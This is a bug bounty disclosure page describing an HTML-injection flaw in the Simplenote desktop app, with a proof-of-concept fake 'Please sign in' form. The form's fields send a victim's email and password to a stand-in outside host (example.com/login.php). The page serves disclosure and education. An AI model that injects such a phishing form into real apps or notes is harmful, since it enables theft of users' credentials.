Improper markup sanitization.
The Simplenote app did not properly sanitise HTML in notes, allowing an attacker to inject a fake login form that sends entered credentials to a third-party server. An attacker could trick a user into submitting their email and password to the attacker's server.
 Originally disclosed on HackerOne
- Fixed in 3 days
- Paid in 3 days
- Disclosed after 18 days
Summary

One can inject HTML into a note and create a login form that sends the user's details to a third-party server. This was a fun issue to play around with. I will let the PoC do most of the talking for a change.
PoC
Paste the following HTML into a Simplenote. I am using the Simplenote app v.1.0.8 on Ubuntu 17.10.
Sign in to Simplenote

<h1 class="signin">Please sign in</h1>
</br>
<form name="login" id="login" action="http://example.com/login.php">
    <fieldset class="classic-fieldset" style="border:none;">
        <div class="input-fields">
            <p>
                <label for="email">Email</label>
                <input name="email" id="email" placeholder="Email" required="" type="email" style="padding: 0.3em;font-size: 14px;font-size: 21px;font-weight: 300;max-width: 35em;height: 44px;border: px solid #f0f0f0;background: #fcfcfc;width: 350px;">
            </p>
            <div id="warn"></div>
            <p>
                <label for="password">Password</label>
                <input name="password" id="password" placeholder="Password" required="" type="password">
            </p>
        </div>
        <br>
        <p>
            <input class="submit button" value="Sign In" type="submit">
        </p>
        <p>
            <input name="remember" value="1" id="check" checked="checked" type="checkbox">
            <label for="remember" class="option">Remember Me</label>
        </p>
        <p class="forgot"><a href="#">Forgot your password?</a></p>
    </fieldset>
</form>
I have published the note so that you can verify the issue: https://app.simplenote.com/p/th9BPG. The design could do with a little bit of work in order to make it more convincing, but I am sure you get the gist of the issue.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could create a published note containing a fake login form that sends the user's email and password to a third-party server, potentially stealing credentials.
What the attacker needed
Attacker can create and publish a note; victim views the published note; victim enters credentials into the fake form
How it was found
- Open the Simplenote app version 1.0.8 on Ubuntu 17.10.
- Paste the provided HTML into a note.
- Publish the note so it can be viewed by others.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you write a note in an app, the app should treat it as plain text, not as code. Here, the app allowed HTML code to be saved and displayed, so someone could put a fake login form inside a note. If a user typed their password into that form, it would be sent to the attacker's website instead of the real service.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.







